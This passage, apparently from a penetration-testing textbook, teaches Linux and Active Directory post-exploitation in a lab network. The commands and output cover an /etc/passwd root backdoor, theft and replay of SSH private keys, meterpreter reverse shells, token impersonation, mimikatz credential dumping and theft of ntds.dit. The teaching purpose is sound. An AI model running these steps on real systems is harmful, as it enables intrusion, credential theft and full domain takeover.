Don't be intimidated by this entry in /etc/passwd, it's easy to follow once you break it down to seven components separated by a colon. The seven components are described in table 9.1

Table 9.1 The seven components of an /etc/passwd entry

Position	Component	Example
1	Username	`pentest`
2	Encrypted/Hashed password	`$1$pentest$NPv8jf8/11WqNhXAriGwa.`
3	User ID	`0`
4	Group ID	`0`
5	User's full name	`root`
6	User's home directory	`/root`
7	Default login shell	`/bin/bash`

By specifying the user with a UID and GID of 0 and a home directory of /root we have essentially created a backdoor user account with a password that we control and full root permissions of the operating system. To finalize this attack:

- Overwrite the /etc/passwd file with your modified passwd1 file using the /bin/cp command.
- Switch to the pentest user account using the su command.
- Runn the id -a command, which shows that you now have full root access to the machine.

You can see these commands in the following listing.

Listing 9.14 Backdooring the /etc/passwd file

```
~$ cp passwd1 /etc/passwd #A
~$ su pentest #B
Password:
~$ id -a
uid=0(root) gid=0(root) groups=0(root) #C
```

#A Copy passwd1 over to /etc/passwd overwriting the system file
#B Switch to the pentest user account typing P3nt3st! at the prompt
#C You now have unrestricted root access to the entire system

Hopefully this illustrates the value from an attacker's perspective of SUID binaries during Linux or UNIX post-exploitation. Of course, the ability to successfully leverage an SUID binary to escalate your privileges depends entirely on what the binary does. The binaries that come standard with SUID permissions are most likely not going to be viable attack vectors so familiarize yourself with what they are using the command illustrated in Listing 9.11 and when you identify a non-standard SUID binary, try to understand what it does and if you think creatively there is likely a potential attack vector there.

> **ENGAGEMENT NOTE** Make sure to add this to your engagement notes. This is a configuration modification and a compromise. You will need to clean this up during post-engagement which we will discuss in chapter 11.

9.4 Passing around SSH keys

In some unfortunate cases you may find that you are unable to elevate to root on a compromised Linux or UNIX machine. It still may be possible to leverage the compromised host as a pivot point for accessing a level-two system. One way to achieve this is by harvesting SSH keys from the compromised system and utilizing a tool such as Metasploit or CME to do a pass-the-hash style attack on the remaining systems in your scope. Instead of passing password hashes however, you pass SSH private keys.

In rare cases, this can lead to root on another machine where the user whose SSH key you obtained from a level-one host, allowed access to a level-two system, and on that system for

one reason or another, the same user had root privileges. For this outcome alone, it's worthwhile to spend time during post-exploitation to gather as many SSH keys as you can find and pass them around to the other Linux or UNIX hosts on your network. Again, when I say pass them around, I mean attempt to authenticate to other systems.

> **PRO TIP** During chapter 4 you should have created protocol-specific target lists based on what ports and services were identified during service discovery. I typically put all IP addresses that had SSH identified in a file called ssh.txt. This the file you should use to pass all your SSH keys to when searching for access to level-two Linux or UNIX systems.

SSH keys belonging to the user account which you are access your compromised system on should be located within their ~/.ssh directory because that is where they are stored by default. That being said, don't underestimate users' appetite for peculiar behavior and choosing to store them somewhere else. More often than not a simple ls -l ~/.ssh will tell you if the user has any SSH keys. Grab a copy of any you find and store them on your attacking machine.

9.4.1 Stealing keys from a compromised host

The output from listing 9.15 shows the contents of the ~/.ssh directory for the root user account on one of the Linux systems in the Capsule Corp network. There is one pair of SSH keys inside the directory. The pentestkey file is the private key and the pentestkey.pub file is the public key. The private key is the file we need to pass to additional systems to see if we can access them.

Listing 9.15 Contents of a users' ~/.ssh directory

```
~$ ls -l ~/.ssh
total 12
-rw------- 1 root root    0 Feb 26  2019 authorized_keys
-rw-r--r-- 1 root root  222 Jan 24 18:36 known_hosts
-rw------- 1 root root 1679 Jan 24 18:25 pentestkey    #A
-rw-r--r-- 1 root root  394 Jan 24 18:25 pentestkey.pub    #B
```

#A The SSH private key
#B The SSH public key

Don't worry if you're unsure about which file is the public key and which is the private key. For example, the user may have renamed the files so there was no .pub extension on the public key. You could simply use the `file pentestkey` command to check which is which. As you can see from the following output, `file` knowns the different between the two:

```
pentestkey: PEM RSA private key
pentestkey.pub: OpenSSH RSA public key
```

> **CAVEAT** SSH keys that are password-protected are obviously no good to you unless you know the password. The good news is that users are typically lazy and frequently create keys without password.

Just as with pass-the-hash, you have several options for passing SSH keys. The concept is the same no matter the tool so we'll stick with an industry favorite and use Metasploit. In the next section I'll demonstrate using Metasploit to pass an SSH key discovered on one of the machines in the Capsule Corp network.

9.4.2 Scanning multiple targets with Metasploit

First you need to store the private key that you want to try and authenticate with somewhere on your attacking machine. Because you are most likely using a terminal of some kind, believe it or not the most straightforward way of doing this is to just use the `cat` command to list the contents of the file, and copy and paste it into a new file on your system. If you've never looked at the contents of an SSH key before, have a look at listing 9.16, which shows the pentestkey private key we created earlier during this chapter.

Listing 9.16 The contents of an SSH private key

```
~$ cat ~/.ssh/pentestkey
-----BEGIN RSA PRIVATE KEY-----
MIIEpgIBAAKCAQEAtEb7Lys39rwW3J+Ow3eZ1F/y1XVqynjKvNvfmQuj7HaPJJlI
y+50HIgKL1o44j5U7eLq1SNwis6A1+wx7+49ppMCSqRMDBq7wwqwVRjFgkyAo9cj
q4RYQ3SpD2xcUSAyOoHlsTldj2QijbOuEaw7Q0Ek3oW83TnB2ea1jrXofRyTnFux
fEe/xZQ5ujkeR8z17zx0piSESjp1VBKYlIY2mu5stf75dJ1PjPrrqATTnJlaUR0H
9p1HCFLY8PfAvkhxpGoFQUNsVDS7wzfN5TUvHL6bWjo47QohkG6H9yxqXXMm68n/
+0iO7sISUH7oOXJhM5Yv8sxeuidGAqOrtfAs6wIDAQABAoIBAQCBcLXKGG4Gaua/
YpFPKAD7zCi/u58B4dkv4W+apBD/J+F/lc//HSehlMw7U7ykNb0lUVjr0JZuE/fP
EXiJnbYGdGeg0HcJ+ef3EyWo9DBcbjGvcjnaXRxC0vDQci2W0lc+SyZxKY9T9cIZ
nHnPlqq2j3+5hq0k6uOVYWHbJiHYMgY9uifeNfsFVU0KO+U/stHpRyaQfCNm4bzs
b/EZNJLzL4VMtaL72V2S9BKZXOW3VfFek5iccqOdV7PJBPUkqxk2u5cQglrXwEHb
yJjMo3CT3Vi5JIXu/aBbVjymKR3R9K5fWzv6J14KjzxSfOF6dJrFFOzkSklhP1zk
ekl46IYBAoGBAO9S/3iwoaEAtTLyozzG5D+X+aQj0J+NqWMnYmNr38ad7NQRvi69
OvIO8mxNsZdiPWM9/LfDh3CQhZustXNniq9DZ+eOdEuKpedCVk43+9q06Lkr1Tdw
XMRF9p1D6q8G4AoKhJ66fs5j24sJTyQE67ZAsC7/op3E4dj+qGAERoGxAoGBAMDW
uDK+bgNJyZm26UXkAngJp4bTyY64L7vV69jXUa0jjceqoouZuL/14rCMHiSHVLFp
+GhPky67X9E9Vbkir9f0yPB0yBpKf6HHEcit2o13sGK2MziRSZ04agh9QeJceumW
nvmNizWFWCwLmPuGqeSFItZr8Vxx9Z2Q3mhmywNbAoGBANSESz+M+bnSuxTmyXWq
1/xwo8nR0+wbC5N04bWPkUL58dfPeaZfevx/sV3jEBRxtDlwTf2Qr7CRZVN75hT4
mPpRTO8eXL7H+9KD4cfLhuYLR61G8ysrp/TSe8/jA38xB7li5aldykTT/5xTQ+ek
RvusLcdOUcTvk+3xFOtOYJ3BAoGBAJNVenaKuFMa1UT0U1Zq1tgPyEdjGORKJW5G
C2QpXuYB/BlJbddrI5TGsORiqcUPAM5sQLax1aomzxZ23kANGHzPMZdGInyz3sAj
8Jp6+jiL8d/5hTj7CFtu9tR1nxjrv50oz12rn2jM8Ij2c3P5d2R5tBxPbKFNEHPK
c6MgpotxAoGBAK/90Qd8fqUDR2TqK8wnF5LIIZSGR8Gp88O3uoGNjIqAPBEcfJll
tT95aYV1XC3ANv5cUWw7Y3FqRmxsy/mYhKc9bQfXbBeF0dBc7ZpBI5C4vCFbeOX1
xQynrb5RAi4zsrT0kjxNBprdCiXLYVDsykBgYvBbhNNrH7oAp7Q7ZfxB
-----END RSA PRIVATE KEY-----
```

For my example I'll simply copy and paste this into a file on my attacking machine named `~/stolen_sshkey` and that's all I need to fire up the Metasploit `msfconsole` and begin passing this SSH key to the various systems inside the Capsule Corp scope to see if it gets me in anywhere else. I'll start by opening the msfconsole and loading the SSH Public Key Login Scanner by issuing the `use auxiliary/scanner/ssh/ssh_login_pubkey`.

If you're wondering why it's called the Public Key login module instead of the Private Key login module than I am sorry to say that I know. Nevertheless, this is the module you will use to try to authenticate with an SSH private key against multiple systems. As you have now done countless times throughout this book, set a target for this module by typing `set rhosts file:/path/to/your/ssh.txt` and run the module by typing `run`. You'll want to specify a valid username, the path to your private key file, and for this module I recommend turning off verbose output or else it gets hard to decipher. Listing 9.17 shows what a successful authentication looks like.

Listing 9.17 Authenticating with the SSH Public Key Login Scanner module

```
msf5 auxiliary(scanner/ssh/ssh_login_pubkey) > set KEY_PATH /home/royce/stolen_sshkey    #A
KEY_PATH => /home/royce/stolen_sshkey
msf5 auxiliary(scanner/ssh/ssh_login_pubkey) > set rhosts
       file:/home/royce/capsulecorp/discovery/services/ssh.txt    #B
rhosts => file:/home/royce/capsulecorp/discovery/services/ssh.txt
msf5 auxiliary(scanner/ssh/ssh_login_pubkey) > set username royce    #C
username => royce
msf5 auxiliary(scanner/ssh/ssh_login_pubkey) > set verbose false    #D
verbose => false
msf5 auxiliary(scanner/ssh/ssh_login_pubkey) > run

[*] 10.0.10.160:22 SSH - Testing Cleartext Keys
[+] 10.0.10.160:22 - Success: 'royce:-----BEGIN RSA PRIVATE KEY---------
[*] Command shell session 2 opened (10.0.10.160:35995 -> 10.0.10.160:22) at 2020-01-28
       14:58:53 -0600    #E
[*] 10.0.10.204:22 SSH - Testing Cleartext Keys
[*] Scanned 11 of 12 hosts (91% complete)
[*] 10.0.10.209:22 SSH - Testing Cleartext Keys
[*] Scanned 12 of 12 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login_pubkey) >
```

#A File path of your SSH key
#B File path containing IP addresses running SSH
#C Username to try along with the key
#D Turn verbose off otherwise the output is difficult to sort through
#E A command shell is opened up with each successful login

One nice feature of the Metasploit module is that it automatically opens a reverse shell to any targets that successful authenticated with the username and private key you provided. Of course, you could just SSH into any systems you find but the added convenience of having it done for you automatically is always nice. If for some reason you don't want Metasploit to behave this way you can turn off the auto-session feature by typing `set CreateSession false` before running the module.

9.5 Summary

- The three main components of post-exploitation have not changed, they are: Maintaining reliable re-entry, harvesting credentials, and moving laterally

- Credentials can be discovered inside configuration .dot files and directories as well as inside Bash history logs
- Tunneling a reverse shell through SSH is a great way to maintain reliable re-entry into a compromised host
- Cron jobs can be used to schedule a revere shell call-back automatically
- Even if you don’t have root on a system you could potentially discover SSH keys that can be used to access other machines even as root

10

Controlling the entire network

This chapter covers

- Identifying domain admin users
- Locating systems with domain admin users logged in
- Enumerating domain controller volume shadow copies (VSS)
- Stealing ntds.dit from VSS
- Extracting Active Directory password hashes from ntds.dit

It's time to explain the final step in the privilege-escalation phase of an internal network penetration test (INTP). That of course is to take complete control of the enterprise network by gaining domain admin privileges within Active Directory. Domain admin users can log into any machine on the network, provided the machine is managed through Active Directory. If an attacker manages to gain domain admin privileges on an enterprise network, the outcome could be catastrophic for the business. If it's not clear why, just think about the number of business-critical systems that are managed and operated by computer systems joined to the domain:

- Payroll & Accounting
- Human Resources
- Shipping & Receiving
- IT & Networking
- Research & Development
- Sales & Marketing

You get the idea. Name a function within the business and it is likely managed by people who use computer systems that are joined to an Active Directory domain. Therefore, as

penetration testers, we can conclude that our simulated cyber-attack can't get much worse than gaining domain admin privileges on our client's network.

> **GOING BEYOND DOMAIN ADMIN** It's certainly possible to go further than just obtaining domain admin privileges. It just isn't practical on a typical INPT. Once you have obtained domain admin you can usually just verbally tell your client "we could have done XYZ," where XYZ is moving money, installing a key logger on executives' workstations, or exfiltrating intellectual property. That type of exercise is better suited for a more advanced adversarial simulation often referred to as a *Red Team engagement*.

In this chapter I'm going to cover two ways in which you can achieve domain admin-level privileges during your INPT. Both scenarios rely on the fact that a domain admin user is likely to be logged into the network somewhere doing some type of administration activities, because that's their job. If you've been diligent on your engagement up to this point, then you've first gained access to level-one systems by taking advantage of direct access vulnerabilities and attack vectors. Second, you've leveraged information or credentials obtained from those systems to pivot to level-two systems that are now accessible due to shared credentials.

From here it's just a matter of identifying who the domain admin users are, and then locating a system that has one of them logged in. After we cover techniques for identifying and locating domain admins, I'll show you how to take advantage of their active sessions and essentially impersonate them on the network, making you a domain admin of your client's domain. Finally, you'll learn where to obtain the so called "keys to the kingdom"—the password hashes for every Active Directory account on the domain—and how to obtain them in a non-destructive manner. Before going into the step-by-step breakdown of this process, let's first take a look at a high-level overview of what you'll learn in this chapter:

1. Identify the users belonging to the Domain Admins group. These are the user accounts that have full access to every domain- joined system in your target network environment.
2. Locate the system or systems that have a domain admin user account presently logged in.
3. Impersonate that user by leveraging credentials or authentication tokens present on the system at the time that the domain admin user is logged in.
4. Obtain a copy of the ntds.dit file from the domain controller. This file contains the password hashes for all user accounts in Active Directory
5. Extract the password hashes from ntds.dit, granting you the ability to authenticate to any domain system as any domain user.




Figure 10.1 Controlling the entire Active Directory domain

Now that you know what the process looks like from a high-level. Let's get into more detail with the first two steps in the chain.

- Identifying the domain admin user accounts
- Locating a system with one of them logged in

10.1 Identifying domain admin user accounts

To identify domain admin user accounts, we only need to use a single command, which comes native as part of the Windows operating system. I'm talking about the `net` command, which we'll use in just a moment to query the domain admins Active Directory user group.

By now you have been able to compromise a number of hosts within your target environment, so for this chapter I will assume you can easily gain access to a Windows command prompt on one of your level-one or level-two systems. You'll need to use one of these hosts to execute the `net` command.

10.1.1 Using net to query Active Directory groups

The syntax for the net command is about as straightforward as you can get. All you need to know is the name of the Active Directory group you want to query; in this case the group is called "Domain Admins". The group should be placed inside quotes because it has a space and the net command doesn't know how to process it. Finally, you need to include the /domain argument, which says to process the request on the nearest domain controller. Putting it all together, run the command, which looks like this:

```
net group "Domain Admins" /domain
```

The output from listing 10.1 shows the domain admin users for the `capsulecorp.local` domain.

Listing 10.1 Output of the net group command

```
The request will be processed at a domain controller for domain capsulecorp.local.   #A

Group name     Domain Admins
Comment        Designated administrators of the domain

Members

-------------------------------------------------------------------------------
Administrator            gokuadm                  serveradmin.  #B
The command completed successfully.


C:\Users\tien.CAPSULECORP>
```

#A The name of the Active Directory domain
#B This domain has three users with domain admin privileges

In a modern enterprise network, you're likely to see a dozen or even two or three dozen domain admin users when you run this command. The more domain admin users there are, the higher the likelihood you can find a system with one logged in. If you're a systems administrator reading this, keep that in mind and try to limit the number of domain admin accounts on your network to as few as possible.

Now that you know who the domain admin users are, the next step is to locate a system or systems where one or more of them is actively logged in. My preferred method of doing this is to use the `psexec_command` Metasploit module to run the `qwinsta` command on every Windows system I have access to. The qwinsta command outputs information about currently active user sessions which is all we need to identify if a domain admin is logged in or not. If you've never heard of `qwinsta` you can check out the Microsoft documentation at https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/qwinsta. That said, I think if you just keep reading, you'll understand exactly what the command does pretty soon.

10.1.2 Locating logged in domain admin users

It may not become apparent to you if you are working off of the capsulecorp lab environment but searching for domain admin accounts on a huge enterprise network can be painful. In some cases, it's very similar to the old needle-in-a-haystack analogy.

Imagine a giant company with 10,000+ computer systems. They take security seriously and therefore have only four domain admin accounts throughout the entire domain, which has 20,000+ user accounts. You've obtained a half a dozen local administrator account password hashes from various level-one systems, which give you local admin access to a couple hundred servers and workstations you've identified using pass-the-hash. Now you need to go into each one of them and see if a domain admin is logged in.

Hopefully now you can appreciate what a tedious task this turns out to be. Because the `psexec_command` module leverages Metasploit's threading capabilities and can jump into multiple systems at a time, you can accomplish this feat in just a few minutes, as opposed to spending several hours doing it by hand. Load up the psexec_command module from an msfconsole and enter the necessary parameters.

```
Use auxiliary/admin/smb/psexec_command
set rhosts file:/path/to/windows.txt
set smbdomain .
set smbuser Administrator
set smbpass [LMHASH:NTLMHASH]
set threads 10
set command qwinsta
set verbose false
run
```

Running the module will display the output of the qwinsta command on all of your accessible level-one and level-two systems. See listing 10.2 for an example.

> **PRO-TIP** If you are running this command against hundreds of systems it would not be practical to assume you could watch the output and pick out a domain admin user. Instead, you should create a spool file from within the msfconsole using the command: spool /path/to/filename. This will create a running log of all your msf activity that you can search through later using grep.

Listing 10.2 Identifying systems with a logged in domain admin

```
[+] 10.0.10.208:445       - Cleanup was successful
[+] 10.0.10.208:445       - Command completed successfully!
[*] 10.0.10.208:445       - Output for "qwinsta":

 SESSIONNAME       USERNAME                 ID  STATE   TYPE        DEVICE
>services                                    0  Disc
 console                                     1  Conn
 rdp-tcp#0         tien                      2  Active  rdpwd    #A
 rdp-tcp                                 65536  Listen


[+] 10.0.10.207:445       - Cleanup was successful
[+] 10.0.10.207:445       - Command completed successfully!
[*] 10.0.10.207:445       - Output for "qwinsta":

 SESSIONNAME       USERNAME                 ID  STATE   TYPE        DEVICE
>services                                    0  Disc
 console                                     1  Conn
 rdp-tcp#2         serveradmin               2  Active    #B
 rdp-tcp                                 65536  Listen
```

#A An ordinary user session
#B Bingo! A domain admin is logged into this system via RDP

Now you know that the computer at 10.0.10.207 has a domain admin user logged in via Remote Desktop (RDP). The next step will be to access this system leveraging the credentials you already have. Then, leverage the user's active session to elevate your privileges to domain admin. In this case I prefer to access the machine directly using a meterpreter payload, which you are already familiar with. Although, you could achieve the following with any means of remote access that grants you command-line capabilities on the target machine.

10.2 Obtaining domain admin privileges

When you already have credentials for a Windows system and you need to open a direct access meterpreter session, I recommend using the `psexec_psh` module. Do not be confused by the fact that this module is located within the exploit tree. It is not exploiting or attacking any vulnerabilities on the target. It is simply making use of the native PowerShell functionality within Windows and the administrator credentials you provide to launch a PowerShell payload that connects back to your Metasploit listener and opens up a new meterpreter shell.

The following commands are necessary to launch the module from the msfconsole and gain a meterpreter shell on the 10.0.10.207 system that was identified in listing 10.2 to have a domain admin user logged in.

```
use exploit/windows/smb/psexec_psh
set rhosts 10.0.10.207
set smbdomain .
set smbuser Administrator
set smbpass [LMHASH:NTLMHASH]
set payload windows/x64/meterpreter/reverse_winhttps
```

```
exploit
```

After launching this module with the exploit command, you will see the now familiar message stating a new meterpreter session has opened as depicted in listing 10.3.

Listing 10.3 Opening a new meterpreter session on 10.0.10.207

```
msf5 exploit(windows/smb/psexec_psh) > exploit

[*] Started HTTPS reverse handler on https://10.0.10.160:8443
[*] 10.0.10.207:445 - Executing the payload...
[+] 10.0.10.207:445 - Service start timed out, OK if running a command or non-service
      executable...
[*] https://10.0.10.160:8443 handling request from 10.0.10.207; (UUID: 3y4op907) Staging x64
      payload (207449 bytes) ...

[*] Meterpreter session 6 opened (10.0.10.160:8443 -> 10.0.10.207:22633) at 2020-02-28
      14:03:45 -0600

meterpreter >
```

Now that we have direct access to the target machine, we'll discuss two separate methods for obtaining domain admin privileges on the capsulecorp domain, leveraging the existing user session on this host.

The first method will be to use a meterpreter extension called Incognito to steal the user's token, which works on Windows similarly to how a cookie works in your Internet browser. Bottom line, if you present windows with a valid token, you are the user that is associated with that token. There are more details involved in the technical mechanics of the process but we don't need to go into them right now. All you need to understand is that when a user is logged into a Windows machine, they have a token that gets assigned to them and passed around to various components of the operating system each time the user invokes an action that requires validation of their access rights.

If you have administrator access to a Windows machine, you can obtain the tokens of another logged-in user and therefore masquerade as that user on the machine. In this case, it's because the user whose token we plan to steal is also joined to an Active Directory domain and consequently part of the domain admins group. We will also obtain those privileges as long as we possess the token and the token remains active. If you want a more technical explanation of this attack vector you should read this great blog post from the original Incognito authors: https://labs.f-secure.com/archive/incognito-v2-0-released/

> **ENGAGEMENT NOTE** Make sure to add this to your engagement notes. It is a direct compromise and a shell connection which will need to be properly destroyed during post-engagement cleanup.

10.2.1 Impersonating logged in users with Incognito

Due to the widespread popularity of Incognito, it was incorporated into the meterpreter payload as an extension you can load by typing the command `load incognito`. Once loaded

you have access to a couple of commands that will look familiar to anyone who has used the stand-alone Incognito binary. To get a list of available tokens just run the `list_tokens -u` command. The output of the command (listing 10.4) shows that there is a token available for the `capsulecorp\serveradmin` user account that we identified previously. The following commands will load the incognito extension into your meterpreter session and list the available tokens.

```
load incognito
list_tokens -u
```

Listing 10.4 Listing available tokens with incognito

```
Delegation Tokens Available
========================================
CAPSULECORP\serveradmin    #A
NT AUTHORITY\IUSR
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\NETWORK SERVICE
NT AUTHORITY\SYSTEM
Window Manager\DWM-1
Window Manager\DWM-2
```

#A The token we want to impersonate

Taking advantage of this user's token is as easy as typing `impersonate_token capsulecorp\\serveradmin` at the meterpreter prompt. If it isn't completely apparent, the reason for the double backslash (\\) is because we are inside of the Ruby program language and we need to escape the "\" character inside strings. Listing 10.5 shows what it looks like when you impersonate a user. We can see that the impersonation was successful from the status message. If we now execute a command prompt by running the shell command, we can see that we are in fact impersonating the `capsulecorp\serveradmin` user account on this machine.

```
impersonate_token capsulecorp\\serveradmin
```

Listing 10.5. Impersonating the domain admin account

```
[+] Delegation token available
[+] Successfully impersonated user CAPSULECORP\serveradmin    #A
meterpreter > shell.  #B
Process 4648 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami.  #C
whoami
capsulecorp\serveradmin

C:\Windows\system32>
```

#A Successfully impersonated the capsulecorp\serveradmin user
#B Open up a command shell on the remote host
#C Running the whoami command shows us that we are in fact capsulecorp\serveradmin

The second method for obtaining domain admin privileges is to extract the cleartext credentials for this user using mimikatz (like we did in chapter 8). I prefer this method over impersonating with tokens just because tokens expire sooner than the user's credentials. Also, with a valid set of credentials we can masquerade as a domain admin user on any system we want, as opposed to being limited to the single system that issued the token.

10.2.2 Harvesting cleartext credentials with Mimikatz

As you did in chapter 8, you can use crackmapexec (cme) to run mimikatz on the `10.0.10.207` host and extract the `capsulecorp\serveradmin` user's cleartext credentials from the server's memory. This username and password will get you into any Active Directory-joined computer on the entire network. The following is the command syntax for using mimikatz with cme:

```
cme smb 10.0.10.207 --local-auth -u administrator -H [hash] -M mimikatz
```

Running the cme command will result in the output shown in listing 10.6. We can see the clear-text credentials for the serveradmin user account. Also, there is a handy log file generated by cme which stores this information for later retrieval.

Listing 10.6 Harvesting the cleartext password using mimikatz

```
[*] Windows Server 2016 Datacenter Evaluation 14393 x64 (name:RADITZ) (domain:RADITZ)
       (signing:True) (SMBv1:True)
[+] RADITZ\administrator c1ea09ab1bab83a9c9c1f1c366576737 (Pwn3d!)
[+] Executed launcher
[*] Waiting on 1 host(s)
[*] - - "GET /Invoke-Mimikatz.ps1 HTTP/1.1" 200 -
[*] - - "POST / HTTP/1.1" 200 -
CAPSULECORP\serveradmin:7d51bc56dbc048264f9669e5a47e0921
CAPSULECORP\RADITZ$:f215b8055f7e0219b184b5400649ea0c
CAPSULECORP\serveradmin:S3cr3tPa$$!    #A
[+] Added 3 credential(s) to the database
[*] Saved raw Mimikatz output to Mimikatz-10.0.10.207-2020-03-03_152040.log.  #B
```

#A The cleartext password for the capsulecorp\serveradmin account
#B If you forget, the credentials are stored in this log file

OK great, so now you have a valid set of domain admin credentials that you can use to log into any system on the target network and do anything you want. You might be thinking that the pentest could end here. I prefer to take things one step further though and I think you'll agree after considering the following.

Suppose you were a true bad actor who has just carried out this network-level attack and obtained this set of valid domain admin credentials. You aren't a security consultant hired to improve the company's security so your motivations for attacking this organization have to be

something else. Maybe you want to steal money, cause harm, steal intellectual property or trade secrets….

No matter the reason getting caught is probably a worst-case scenario for you. With that in mind, are you going to log into the payroll system with your domain admin credentials and start issuing fake checks? If you do, the account you just compromised will immediately become exposed and soon after deactivated; you'd be out of luck and have defeated the first goal of post-exploitation, which is to maintain reliable re-entry into your target environment.

I think if I were a real bad guy or gal, I would be interested in obtaining as many sets of valid credentials as possible. That way I could log in and out of systems using different sets of employee credentials in an attempt to cover up my tracks or at least make it more difficult to detect that I was ever there. This would ensure I could come and go as I please for as long as possible.

The most effective way to accomplish that is to extract all the password hashes for all of the Active Directory users by exporting the ntds.dit database directly from the domain controller. So that's exactly what we're going to do next.

10.3 Ntds.dit and the keys to the kingdom

The password hashes for all Active Directory user accounts are stored on the domain controller inside an Extensible Storage Engine Database or ESEDB called ntds.dit. This database exists as a flat binary file at the `c:\windows\ntds\ntds.dit` file path.

As you would expect, this is a carefully protected file and even with administrator access you can't modify it or pull password information from it directly. But much like registry hive files, it is possible to make a copy of ntds.dit, download it from the domain controller. Then, using other tools, extract the Active Directory password hashes to your heart's content. But to do this, you'll need to locate the domain controller for your target domain. The simplest method for doing that is to use the ping command from a machine joined to the domain to resolve the top-level domain itself. In this case, running `ping capsulecorp.local` will reveal the IP address of the domain controller. Here is how to use cme to issue that command from the 10.0.10.207 host we've been using during this chapter:

```
cme smb 10.0.10.207 --local-auth -u administrator -H [hash] -x "cmd /c ping
       capsulecorp.local"
```

Listing 10.7 reveals that the domain controller for this network is located at 10.0.10.200. This system will have the ntds.dit file we need in order to obtain all the password hashes for all the Active Directory user accounts.

Listing 10.7 Locating the domain controllers IP address

```
[*] Windows Server 2016 Datacenter Evaluation 14393 x64 (name:RADITZ) (domain:RADITZ)
       (signing:True) (SMBv1:True)
[+] RADITZ\administrator c1ea09ab1bab83a9c9c1f1c366576737 (Pwn3d!)
[+] Executed command
Pinging capsulecorp.local [10.0.10.200] with 32 bytes of data:
Reply from 10.0.10.200: bytes=32 time<1ms TTL=128    #A
```

```
Reply from 10.0.10.200: bytes=32 time<1ms TTL=128
```

#A We get a reply from 10.0.10.200. This is our target domain controller

The domain admin credentials we obtained (listing 10.6) will have access to log into this machine. But as mentioned, we cannot simply navigate to the `c:\windows\ntds` directory and make a copy of the `ntds.dit` file. If we try that we'll be greeted with an access denied error message from the operating system.

So then how do we get a copy of the ESEDB file? The answer is with Microsoft's Volume Shadow Copies (VSC). VSC was added to Windows in the days of Windows XP. It was intended to serve as a snapshot that you could use to revert your filesystem back to a given state at a particular point in time that a VSC was made. It turns out these copies, if present, are just static data mounts. That is, the operating system isn't monitoring them for access restrictions. For all intents and purposes, a VSC behaves much like a USB flash drive. If I have access to read the flash drive, I can access any of the files inside it. You can check the domain controller for an existing VSC or create one if one doesn't exist already using the `vssadmin` command provided of course you have administrator privileges on the server.

